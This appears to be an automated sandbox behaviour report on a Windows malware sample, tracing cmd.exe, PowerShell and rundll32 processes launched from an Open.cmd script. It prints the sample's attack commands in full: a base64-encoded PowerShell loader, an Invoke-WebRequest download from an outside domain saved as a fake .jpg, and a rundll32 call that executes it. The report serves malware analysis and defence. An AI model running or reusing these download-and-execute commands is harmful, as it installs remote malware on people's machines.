Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **1116**, Parent PID: **1860**

General

Target ID:	4
Start time:	19:15:25
Start date:	07/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Users\user\AppData\Local\Temp\Open.cmd" "
Imagebase:	0x4a6f0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\in.cmd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4A6F3285	CreateFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	success or wait	1	4A6F343F	ReadFile
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	end of file	1	4A6F343F	ReadFile
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	end of file	1	4A6F343F	ReadFile
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	end of file	1	4A6F343F	ReadFile

Analysis Process: powershell.exe PID: **1932**, Parent PID: **1116**

General

Target ID:	6
Start time:	19:15:25
Start date:	07/02/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnBvd2Vyc2hlbGwgSW52b2tlLVdlYlJlcXVlc3QgLVVSSSBodHRwczovL3Rhc3NvaW5tb2JpbGlhcmlhLmNvbS81NkcwLzAxLmdpZiAtT3V0RmlsZSBDOlxwcm9ncmFtZGF0YVxwdXR0eS5qcGcNCnJ1bmRsbDMyIEM6XHByb2dyYW1kYXRhXHB1dHR5LmpwZyxXaW5kDQpleGl0DQo='))
Imagebase:	0x13f570000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\in.cmd	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEEB66BEC7	WriteFile
C:\ProgramData\in.cmd	0	2	0d 0a		success or wait	5	7FEEB66BEC7	WriteFile
C:\ProgramData\in.cmd	2	9	40 65 63 68 6f 20 6f 66 66	@echo off	success or wait	3	7FEEB66BEC7	WriteFile
C:\ProgramData\in.cmd	13	79	70 6f 77 65 72 73 68 65 6c 6c 20 49 6e 76 6f 6b 65 2d 57 65 62 52 65 71 75 65 73 74 20 2d 55 52 49 20 68 74 74 70 73 3a 2f 2f 74 61 73 73 6f 69 6e 6d 6f 62 69 6c 69 61 72 69 61 2e 63 6f 6d 2f 35 36 47 30 2f 30 31 2e 67 69 66 20 2d 4f 75	powershell Invoke-WebRequest -URI https://tassoinmobiliaria.com/56G0/01.gif -Ou	success or wait	1	7FEEB66BEC7	WriteFile
C:\ProgramData\in.cmd	92	2	0d 0a		success or wait	1	7FEEB66BEC7	WriteFile
C:\ProgramData\in.cmd	94	30	74 46 69 6c 65 20 43 3a 5c 70 72 6f 67 72 61 6d 64 61 74 61 5c 70 75 74 74 79 2e 6a 70 67	tFile C:\programdata\putty.jpg	success or wait	1	7FEEB66BEC7	WriteFile
C:\ProgramData\in.cmd	124	2	0d 0a		success or wait	1	7FEEB66BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEB4D5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEB4D5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEB5FA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	6	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEB66BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEB66BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEB66BEC7	ReadFile

Analysis Process: cmd.exe PID: **2608**, Parent PID: **1116**

General

Target ID:	8
Start time:	19:15:35
Start date:	07/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /K C:\ProgramData\in.cmd
Imagebase:	0x4a6f0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\in.cmd	unknown	8191	success or wait	6	4A6F343F	ReadFile

Analysis Process: powershell.exe PID: **1292**, Parent PID: **2608**

General

Target ID:	10
Start time:	19:15:36
Start date:	07/02/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell Invoke-WebRequest -URI https://tassoinmobiliaria.com/56G0/01.gif -Ou
Imagebase:	0x13f020000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEAB35208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEAB35208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEAC5A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEACCBEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEEAC269DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEEAC269DF	unknown

Analysis Process: rundll32.exe PID: **1672**, Parent PID: **2608**

General

Target ID:	11
Start time:	19:15:38
Start date:	07/02/2023
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false

Commandline:	rundll32 C:\programdata\putty.jpg,Wind
Imagebase:	0xff8f0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly